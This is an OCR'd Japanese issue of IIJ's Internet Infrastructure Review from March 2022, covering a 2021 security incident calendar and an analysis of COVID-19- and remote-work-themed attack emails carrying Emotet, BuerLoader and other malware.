
IIR

Internet
Infrastructure
Review

Mar.2022
Vol.54



定期観測レポート

SOCレポート

フォーカス・リサーチ(1)

mac_aptプラグインの作成(前編)

フォーカス・リサーチ(2)

クリミア半島のインターネット –ルーティング情報の解析から見る接続経路の変遷–

IIJ
Internet Initiative Japan

Internet Infrastructure Review

March 2022 Vol.54

エグゼクティブサマリ

2022年2月24日、ロシアによるウクライナへの侵攻が開始されました。私たちは21世紀の戦争について、テレビなど旧来のメディアだけでなく、インターネットを通じて様々なソースから直接、情報を受け取ることができます。大量の情報の中から正しい知識を得るためには、情報の受け手が事前に知識をつけ、受け取った情報を冷静に吟味する必要がありますが、インターネットはそれを許さない圧倒的な情報量で世の中を揺さぶっているようにも感じます。

その一方で、インターネット上ではDDoSやシステム侵入など情報システムへの攻撃が行われるとともに、DNSにおけるruドメインの停止、あるいは、ネットワーク間接続の切断によるインターネット分断の可能性についても報道されています。世界的に社会基盤となったインターネットが戦争によって大きな影響を受けていることを私たちは目の当たりにしているのです。

また、ウクライナからの避難民に対する支援物資として、食料や水などに加えてSIMカードが配布されたというニュースは、インターネットの重要性を改めて印象づけるものでした。戦争によってインターネットが侵されることなく、一日でも早くこのような状態が終わるためにインターネットが活用されることを祈るばかりです。

「IIR」は、IIJで研究・開発している幅広い技術を紹介しており、日々のサービス運用から得られる各種データをまとめた「定期観測レポート」と、特定テーマを掘り下げた「フォーカス・リサーチ」から構成されています。

1章の「定期観測レポート」はSOCレポートです。IIJのSOCでは、自社のサービス運営から得らえる情報に加え、独自に収集している情報、社外から得られた情報の分析を行っています。2017年からは「wizSafe Security Signal」を通じて、私たちが観測した脅威やセキュリティに関するトピックを発信しています。本レポートでは、IIJのSOCが注目したセキュリティ動向として、COVID-19に関連した不審メールの件名分析、Apache HTTP Server及びApache Log4jの脆弱性、仮想通貨に関連するスキャン活動、フィッシングサイトなどについて解説しています。

2章の「フォーカス・リサーチ」では、macOS用フォレンジック解析フレームワークとして開発されているmac_aptを取り上げます。mac_aptは（Windowsに比べると希少な）macOS用フォレンジック解析ツールとして実用に足る機能が実装されています。mac_aptでは、様々なアーティファクトをプラグインで解析できます。実装されているプラグインのコードや実際にプラグインを筆者が作成したときの知見をもとに、mac_aptプラグインの作成の基本について、2回に分けて解説します。

3章の「フォーカス・リサーチ」は、2014年にロシアがクリミアを併合した後に、クリミアのインターネットの接続性がどのように変化したかを、筆者が調査した結果です。インターネットはその名の通り、ネットワークが相互接続（インターコネクト）したネットワークであり、インターネットの経路情報を分析することで、相互接続の状態を読み取ることができます。これによりクリミアにおけるインターネット接続がロシアに組み込まれていく様を詳細に把握できます。

IIJは、このような活動を通してインターネットの安定性を維持しながら、日々、改善・発展させていく努力を行っています。今後も企業活動のインフラとして最大限にご活用いただけるよう、様々なサービスやソリューションを提供し続けてまいります。

島上 純一（しまがみ じゅんいち）
IIJ 常務取締役 CTO。インターネットに魅かれて、1996年9月にIIJ入社。IIJが主導したアジア域内ネットワークA-BoneやIIJのバックボーンネットワークの設計、構築に従事した後、IIJのネットワークサービスを統括。2015年よりCTOとしてネットワーク、クラウド、セキュリティなど技術全般を統括。2017年4月にテレコムサービス協会MVNO委員会の委員長に就任。

SOCレポート

1.1 はじめに

IIJでは、2016年にセキュリティブランド「wizSafe（ウィズセーフ）」を立ち上げ、お客様が安全にインターネットを利用できる社会の実現に向けて日々活動しています。SOCでは、wizSafe Security Signal[*1]を通じてセキュリティに関する情報を発信するほか、IIJサービスの様々なログを集約している情報分析基盤を活用して脅威情報の分析を行っています。

本レポートは、SOCで観測した1年間の情報をまとめ、過去の出来事を振り返りやすい形で情報発信するものです。第1.2節では、2021年に国内で話題となったセキュリティトピックをカレンダー形式でまとめ、第1.3節では、SOCアナリストが注目した様々なカテゴリの観測情報を紹介します。

1.2 2021年セキュリティサマリ

2021年に話題となった主要なセキュリティに関するインシデントの中から、SOCが注目したものを表-1、表-2にまとめます。

＊1　wizSafe Security Signal（https://wizsafe.iij.ad.jp/）。

表-1 インシデントカレンダー(1月～5月)

月	概要・URL
1月	**Europol(欧州刑事警察機構)は、8か国共同で行われたオペレーション「Ladybird」により、マルウェアEmotetで使用された攻撃インフラをテイクダウンしたことを公表した。** 【Europol】 "World's most dangerous malware EMOTET disrupted through global action" https://www.europol.europa.eu/newsroom/news/world%E2%80%99s-most-dangerous-malware-emotet-disrupted-through-global-action
1月	**海外のセキュリティ企業は、DnsmasqにDNSキャッシュポイズニングの脆弱性及びバッファオーバーフローの脆弱性が存在することを発表した。本脆弱性は「DNSpooq」と名付けられている。** 【JSOF】 https://www.jsof-tech.com/disclosures/dnspooq/
1月	**SonicWall社は、同社が提供するSSL-VPNアプライアンスであるSMA100シリーズ製品に対するゼロデイ攻撃を確認したことを公表した。後日、ゼロデイ攻撃は当該製品のビルドバージョン10.xにおけるSQLインジェクションにより認証無しでリモートから資格情報へアクセス可能となる脆弱性(CVE-2021-20016)を悪用したものであることが公表された。** 【SonicWall】 "Additional SMA 100 Series 10.x and 9.x Firmware Updates Required [Updated April 29, 2021, 12:30 P.M. CST]" https://www.sonicwall.com/support/product-notification/urgent-patch-available-for-sma-100-series-10-x-firmware-zero-day-vulnerability-updated-feb-3-2-p-m-cst/210122173415410/ "Vulnerability List" https://psirt.global.sonicwall.com/vuln-detail/SNWLID-2021-0001
1月	**GitHubにて、国内複数企業のシステムなどで使用されているプログラムのソースコードの一部が公開されていることが明らかとなった。**
2月	**Salesforceのコミュニティなど一部の機能を利用するユーザから、同製品のアクセス制御の権限設定が適切に行われていないことで第三者から意図しない情報閲覧が可能となっていたとする経緯の公表が相次いだ。** 【NISC 内閣サイバーセキュリティセンター】 "Salesforceの製品の設定不備による意図しない情報が外部から参照される可能性について" https://www.nisc.go.jp/active/infra/pdf/salesforce20210129.pdf
2月	**人材紹介会社は、総合転職情報サイトを管理するWebサーバが外部から不正アクセスを受け、利用者のWeb履歴書情報約21万件が閲覧された可能性があることを公表した。**
2月	**株式会社ソリトンシステムズは、ファイル・データ転送アプライアンスFileZenの一部バージョンにおいて、OSコマンドインジェクションの脆弱性(CVE-2021-20655)があることを公表した。当該脆弱性を修正したバージョンは翌月リリースされた。** 【ソリトンシステムズ】 "【重要】FileZen設定内容確認のお願い" https://www.soliton.co.jp/support/2021/004334.html
3月	**Microsoft社は、Microsoft Exchange Serverに存在する複数の脆弱性に対するセキュリティ更新プログラムを公開した。修正された脆弱性の中には、既に悪用が確認されているリモートコード実行の脆弱性(CVE-2021-26855、CVE-2021-26857、CVE-2021-26858、CVE-2021-27065)が含まれていた。CVE-2021-26855はProxyLogonとも呼ばれている。** 【Microsoft】 "Exchange Server のセキュリティ更新プログラムの公開 (定例外)" https://msrc-blog.microsoft.com/2021/03/02/20210303_exchangeoob/
3月	**海外のセキュリティ企業は、ファイル転送アプライアンスサーバのAccellion FTAに存在するゼロデイの脆弱性を悪用した攻撃が多数観測されていることを公表した。** 【FireEye】 "サイバー犯罪者がデータ窃取と恐喝のためのAccellion FTAをエクスプロイト" https://www.fireeye.com/blog/jp-threat-research/2021/02/accellion-fta-exploited-for-data-theft-and-extortion.html
3月	**コンサルティング会社は、同社のサーバが第三者から不正アクセスによりランサムウェアに感染し、政府機関や自治体から受託した住所や氏名などの個人情報が流出した可能性があることを公表した。** 【ランドブレイン株式会社】 "不正アクセスによる情報流出の可能性に関するお知らせ" http://www.landbrains.co.jp/hp/doc/210302.pdf "弊社サーバーのウイルス感染及び情報流出に関する調査結果のご報告" https://www.landbrains.co.jp/hp/doc/210519.pdf
4月	**海外のセキュリティ企業は、FreeBSD、IPNet、NetX、及びNucleus NETのTCP/IPスタックに、DNSプロトコルのメッセージ圧縮に関連する9つの脆弱性が存在することを発表した。同社はこれらの脆弱性を「NAME:WRECK」と総称している。** 【FORESCOUT】 "NAME:WRECK" https://www.forescout.com/research-labs/namewreck/
4月	**行政機関は、医療従事者向けCOVID-19ワクチン接種予約システムにおいて、解析ツールを用いて特定の操作を行うと接種予約者の個人情報が閲覧可能となる不具合があることを公表した。不具合により、接種予定者約27万人の氏名、生年月日、職種、及び接種券番号を含む個人情報が閲覧可能な状態となっていた。** 【東京都】 "ワクチン接種予約システムの不具合について" https://www.metro.tokyo.lg.jp/tosei/hodohappyo/press/2021/04/28/20.html
5月	**海外の石油パイプライン運営会社は、ランサムウェアによるサイバー攻撃を受けたことにより、業務を一時的に停止する措置を講じたことを公表した。後日、連邦捜査局(FBI)は、この攻撃を行ったグループは「DarkSide」であると発表した。** 【FBI】 "FBI Statement on Compromise of Colonial Pipeline Networks" https://www.fbi.gov/news/pressrel/press-releases/fbi-statement-on-compromise-of-colonial-pipeline-networks
5月	**マッチングアプリのサーバが外部から不正アクセスを受け、年齢確認に使用した運転免許証、健康保険証、パスポート、マイナンバーカードなどの画像データ約171万件分が流出した可能性があることを、同アプリの運営事業者が公表した。** 【株式会社ネットマーケティング】 "不正アクセスによる会員様情報流出に関するお詫びとお知らせ" https://www.net-marketing.co.jp/news/5873/
5月	**国内の総合電機メーカは、同社が提供するプロジェクト情報共有ツールを利用する一部のプロジェクトが第三者から不正アクセスを受け、保存されている顧客情報の一部が流出したことを公表した。** 【富士通株式会社】 "プロジェクト情報共有ツールへの不正アクセスについて" https://pr.fujitsu.com/jp/news/2021/05/25.html "プロジェクト情報共有ツールへの不正アクセスについて(第二報)" https://pr.fujitsu.com/jp/news/2021/08/11.html "プロジェクト情報共有ツールへの不正アクセスについて(第三報)" https://pr.fujitsu.com/jp/news/2021/09/24-3.html "プロジェクト情報共有ツールへの不正アクセスについて(第四報)" https://pr.fujitsu.com/jp/news/2021/12/9-1.html

表-2 インシデントカレンダー(6月〜12月)

月	概要・URL
6月	**海外のセキュリティ専門家は、「PrintNightmare」と呼ばれるWindows Print Spoolerに存在する脆弱性に対するPoC(概念実証コード)を公表した。PoCはMicrosoft社の月例セキュリティ更新プログラムにおいて修正されたWindows Print Spoolerに存在する権限昇格の脆弱性(CVE-2021-1675) に対する攻撃手法を意図したものだったが、CVE-2021-1675とは異なるリモートコード実行の脆弱性(CVE-2021-34527)が悪用可能となることが判明した。翌月にMicrosoft社は同脆弱性に対する修正を含む定例外のセキュリティアップデートを公開した。** 【Microsoft】 "Windows Print Spooler の脆弱性情報 (CVE-2021-34527) に対するセキュリティ更新プログラムの定例外での公開" https://msrc-blog.microsoft.com/2021/07/06/20210707_windowsprintspooleroob/
6月	**統合IT管理ソフトウェアを提供する海外企業は、同社製品に存在するゼロデイ脆弱性により、同社のITシステムの監視/自動化などを提供するシステムがサプライチェーン攻撃を受け、MSP事業者が運営している顧客をランサムウェアに感染させるサプライチェーン攻撃が行われていることを公表した。** 【Kaseya】 "Updates Regarding VSA Security Incident" https://www.kaseya.com/potential-attack-on-kaseya-vsa/
7月	**海外のセキュリティ企業は、複数社が提供するプリンタドライバに存在する特権昇格の脆弱性(CVE-2021-3438)を公表した。世界中で数百万台のプリンタがこの脆弱性の影響を受けると推定している。** 【SentinelOne】 "CVE-2021-3438: 16 Years In Hiding – Millions of Printers Worldwide Vulnerable" https://labs.sentinelone.com/cve-2021-3438-16-years-in-hiding-millions-of-printers-worldwide-vulnerable/
7月	**Microsoft社は、Windows 10 Version 1809以降のソフトウェアにおいて、複数のシステムファイルにおけるアクセス制御リスト(ACL)の不備による権限昇格の脆弱性(CVE-2021-36934)が存在することを公表した。公表時点では修正プログラムは公開されておらず、回避策として、レジストリファイルのACLを修正することやVolume Shadow Copy Service(VSS)のシャドウコピーを削除することが推奨されていた。本脆弱性は、翌月の月例セキュリティ更新プログラムにおいて修正されている。** 【Microsoft】 "Windows の特権の昇格の脆弱性" https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-36934
8月	**海外のセキュリティ専門家は、Microsoft Exchange Serverに存在する、「ProxyShell」と総称される脆弱性(CVE-2021-34473、CVE-2021-34523、CVE-2021-31207)の詳細を公表した。本脆弱性は、4月及び5月に公開されたMicrosoft社の月例セキュリティ更新プログラムにおいて修正されている。** 【DEVCORE】 "A New Attack Surface on MS Exchange Part 3 - ProxyShell!" https://devco.re/blog/2021/08/22/a-new-attack-surface-on-MS-exchange-part-3-ProxyShell/
8月	**海外のセキュリティグループは、Microsoft Exchange Serverに存在する「ProxyToken」と呼ばれる脆弱性(CVE-2021-33766)に関する情報を公表した。本脆弱性は、7月に公開された月例セキュリティ更新プログラムにおいて修正されている。** 【Zero Day Initiative】 "PROXYTOKEN: AN AUTHENTICATION BYPASS IN MICROSOFT EXCHANGE SERVER" https://www.zerodayinitiative.com/blog/2021/8/30/proxytoken-an-authentication-bypass-in-microsoft-exchange-server
8月	**海外の携帯電話事業者は、同社のシステムがサイバー攻撃を受け、現顧客、プリペイド顧客、旧顧客、見込み顧客の顧客情報約5,000万件が漏えいしたことを公表した。** 【T-Mobile】 "T-Mobile Shares Updated Information Regarding Ongoing Investigation into Cyberattack" https://www.t-mobile.com/news/network/additional-information-regarding-2021-cyberattack-investigation
9月	**Apache Software Foundationは、Apache HTTP Serverに存在する脆弱性に対するセキュリティアップデートであるApache HTTP Server 2.4.49を公開した。しかし、2.4.49で行われた修正に起因する脆弱性(CVE-2021-41773)が発見され翌月に2.4.50がリリースされた。更に修正が不十分であるため数日後に残る脆弱性(CVE-2021-42013)を修正したバージョンである2.4.51が公開された。** 【Apache Software Foundation】 "Fixed in Apache HTTP Server 2.4.50" https://httpd.apache.org/security/vulnerabilities_24.html#2.4.50 "Fixed in Apache HTTP Server 2.4.51" https://httpd.apache.org/security/vulnerabilities_24.html#2.4.51
9月	**Microsoft社は、Microsoft MSHTMLにリモートコード実行の脆弱性(CVE-2021-40444)が存在することを公表した。攻撃者がInternet Explorer内のActiveXコントロールを悪用したOfficeドキュメントを作成し、ユーザがドキュメントを開くことで悪用されるもので、公表時点ですでに悪用が確認されていた。なお、同月中に当該脆弱性を修正するセキュリティ更新プログラムがリリースされている。** 【Microsoft】 "Microsoft MSHTML のリモートでコードが実行される脆弱性" https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-40444
10月	**通信事業者は、同社のサービスを装ったフィッシングSMSにより、利用者に対する不正決済が行われていたことを公表した。不正アプリのインストール及び暗証番号の入力を促すことで発生する事案で、被害にあった利用者は約1,200人、被害金額は約1億円であることが明らかとなった。** 【NTTドコモ】 "【お客さまへの注意喚起】「NTTセキュリティ」などを装ったフィッシングSMSや不正なアプリによるドコモオンラインショップでのApp Store & iTunesギフトカード等の不正購入発生について" https://www.nttdocomo.co.jp/info/notice/page/211002_00.html
11月	**11月中旬頃からEmotetの活動が再開し、IPAを始めとするセキュリティ関連組織から注意喚起が行われた。** 【IPA 情報処理推進機構】 "Emotet(エモテット)」と呼ばれるウイルスへの感染を狙うメールについて" https://www.ipa.go.jp/security/announce/20191202.html
11月	**JPCERT/CCは、Webメールサービスのアカウント情報の詐取を目的としたフィッシングの被害に関する報告が増加していると公表した。** 【JPCERT/CC】 "Webメールサービスのアカウントを標的としたフィッシングに関する注意喚起" https://www.jpcert.or.jp/at/2021/at210049.html
11月	**海外のドメイン登録事業者は、マネージドホスティングシステムにおいて不正アクセスを受け最大120万人の顧客情報が流失したことを公表した。** 【GoDaddy】 "GoDaddy Announces Security Incident Affecting Managed WordPress Service" https://aboutus.godaddy.net/newsroom/company-news/news-details/2021/GoDaddy-Announces-Security-Incident-Affecting-Managed-WordPress-Service/default.aspx
12月	**Apache Software Foundationは、Apache Log4j 2にリモートコード実行が可能となる脆弱性(CVE-2021-44228)が存在することを公表され、修正したバージョンが公開された。しかし、修正が不十分のため新たな脆弱性(CVE-2021-44832、CVE-2021-45046、CVE-2021-45105)が発見され、修正バージョンのリリースが相次いだ。** 【Apache Software Foundation】 "Fixed in Log4j 2.15.0 (Java 8)" https://logging.apache.org/log4j/2.x/security.html#log4j-2.15.0 "Fixed in Log4j 2.16.0 (Java 8) and Log4j 2.12.2 (Java 7)" https://logging.apache.org/log4j/2.x/security.html#log4j-2.16.0 "Fixed in Log4j 2.17.0 (Java 8), 2.12.3 (Java 7) and 2.3.1 (Java 6)" https://logging.apache.org/log4j/2.x/security.html#log4j-2.17.0 "Fixed in Log4j 2.17.1 (Java 8), 2.12.4 (Java 7) and 2.3.2 (Java 6)" https://logging.apache.org/log4j/2.x/security.html#log4j-2.17.1

1.3 セキュリティトピックス

本節では、2021年にSOCで観測した攻撃の中から、アナリストが注目したトピックについて取り上げます。

1.3.1 不審メール件名分析(2021年)

2020年に引き続き、2021年も人々の関心が高い話題や出来事が多くありました。具体的には、企業のCOVID-19の感染対策の1つである「リモートワーク」の推進や、政府のCOVID-19の感染対策である「緊急事態宣言」などが挙げられます。また、COVID-19の変異株の流行やワクチン接種に関する話題もありました。その一方、SOCでは2021年に世間で注目を浴びた内容を利用した攻撃メールを観測しています。本項では、2021年に注目を集めている単語をメールの件名に利用した攻撃メールの観測情報を紹介します。調査対象としたメールの件名は、以下の3種類です。

- COVID-19やワクチンに関する件名
  直接的なCOVID-19の呼び方(SARS-CoV-2やコロナなど)や、感染予防策として接種するワクチンといった単語を件名に利用したメール。
- リモートワークや政府の発令に関する件名
  リモートワークに関する単語(在宅ワークやテレワークなど)や政府の発令に関する単語(緊急事態宣言やlockdownなど)を件名に利用したメール。
- 会議の招待に関する件名
  会議の通知や連絡、招待に関する単語を件名に利用したメール。

このような単語を件名分析に利用した理由は次の3つです。「COVID-19やワクチンに関する単語」は、変異株の登場やワクチンの接種が開始されたことにより関心が高かったと考えられます[*2]。「リモートワークや政府の命令に関する単語」は、国によるリモートワークの推進や緊急事態宣言の発令があったことにより関心が高かったと考えられます[*3]。「会議の招待に関する単語」は、企業などの情報システムをクラウドへ移行する「クラウドシフト」が進められており、クラウドサービスの1つであるオンライン会議を行う企業が増えたため、調査を行いました[*4]。

はじめに、1年間における3種類の単語を件名に利用した攻撃メールの検出傾向を示します(図-1)。なお、図の縦軸は対象期間におけるそれぞれの単語のメールの総検出件数を100%として正規化しています。

図-1より、1月に攻撃メールを多く検出しており、内容は情報窃取型マルウェアの1つであるEmotetのダウンローダであることを確認しています。1月27日にはEuropol(欧州刑事警察機構)よりEmotetの攻撃インフラがテイクダウンされたことが




図-1 2021年に話題になった3種類の単語を件名に利用した攻撃メールの検知数(2021年)

*2 NHK、「世界のワクチン接種状況」(https://www3.nhk.or.jp/news/special/coronavirus/vaccine/world_progress/)。
*3 総務省、「テレワークの推進」(https://www.soumu.go.jp/main_sosiki/joho_tsusin/telework/)。
*4 総務省、「令和3年 情報通信白書」(https://www.soumu.go.jp/johotsusintokei/whitepaper/ja/r03/html/nd105210.html)。

発表されており、SOCでは2月から10月までEmotetのダウンローダを添付したメールは受信していません[*5]。しかし、残念なことにEmotetは復活し、11月から再びEmotetのダウンローダを添付したメールを検出しています。また、11月14日にはEmotetの感染活動に、Trickbotが利用されていました[*6]。

図-2に、Emotetを除いた1年間における3種類の話題になった単語を件名に利用した攻撃メールの検出傾向を示します。

■ COVID-19やワクチンに関する単語を利用したメール

2021年は年間を通じてCOVID-19やワクチンに関する単語を利用したメールの添付ファイルを多く検出しています。Emotetを大量に検知した1月を除くと、4月、5月、8月に多く見られました。これらの月に検出したメールの特徴として、不審なメールと感じさせにくい工夫やセキュリティ機器に検知されにくくなるような工夫が行われていることが挙げられます。4月、5月、8月に検出したメールの具体例は表-3のとおりです。

5月に検出したメールは、件名からCOVID-19に関するガイドラインの内容を発信しています。このメールのヘッダFromがwho[.]comであったことから、世界保健機関(WHO)を装ったメールであると推測されます。このドメインは、WHOの正しいドメインを知らないと本物のメールだと誤認してしまう可能性があります。WHOは自組織を騙る攻撃メールに関する注意喚起を行っており、送信元メールアドレスのドメインが正規のwho.intから配信されているかどうか確認するよう呼びかけています[*7]。

表-3 COVID-19やワクチンに関する単語を利用したメールの例

月	件名	マルウェア
4月	<配送業者名> Customer Advisory - COVID-19 ECRS Update 5	Agent Tesla
5月	4TH WAVE OF COVID-19 READ FOR URGENT GUIDELINES	FormBook
8月	COVID-19 fight in a strike last to receive the virus tears	BuerLoader
8月	COVID-19 a long as the findings and crew in the CDC	BuerLoader
8月	COVID-19 have provided theyre vaccinated people fully immunized with travel and	BuerLoader




図-2 2021年に話題になった3種類の単語を件名に利用した攻撃メールの検知数(Emotetを除く。2021年)

＊5 EUROPOL、"World's most dangerous malware EMOTET disrupted through global action"(https://www.europol.europa.eu/media-press/newsroom/news/world%e2%80%99s-most-dangerous-malware-emotet-disrupted-through-global-action)。
＊6 CYBER.WTF、"Guess who's back"(https://cyber.wtf/2021/11/15/guess-whos-back/)。
＊7 WHO、"Beware of criminals pretending to be WHO"(https://www.who.int/about/cyber-security)。

また、8月にはマルウェアBuerLoaderのダウンローダを添付したメールを検出しています。検出したメールには以下の特徴があります。

- **ヘッダFromの一部は以下のものであり、単語に分割して見るとCOVID-19に関する機関か医療従事者を装っています。**
  - covidregions[.]com
  - covidhospitalgeer[.]com
  - covidadministration[.]com
  - covid-19callcenter[.]com

- **以前のBuerLoaderはC言語によって作成されていましたが、8月に観測した検体はRustでコーディングされていました。これにより、古い検知シグネチャでは検出できない可能性があります**[*8]**。**

8月はCOVID-19の変異株であるデルタ株への関心が高まっていたこともあり、攻撃者はCOVID-19に関する話題を攻撃に利用したと推測されます[*9]。更に、ダウンロードされるBuerLoaderは、セキュリティ機器による検出を回避する工夫が施されています。

■ リモートワークや政府の発令に関する単語を利用したメール

リモートワークや政府の発令に関する単語を利用したメールでは、Emotetの攻撃を多く観測しました(表-4)。リモートワークに関する単語を利用したメールは1月に多く検出し、政府の発令に関する単語を利用したメールは1月、12月に多く検出しています。1月や12月に検出したメールの具体例は以下のとおりです。これらのメールはすべてEmotetのダウンローダを添付していたことを確認しています。

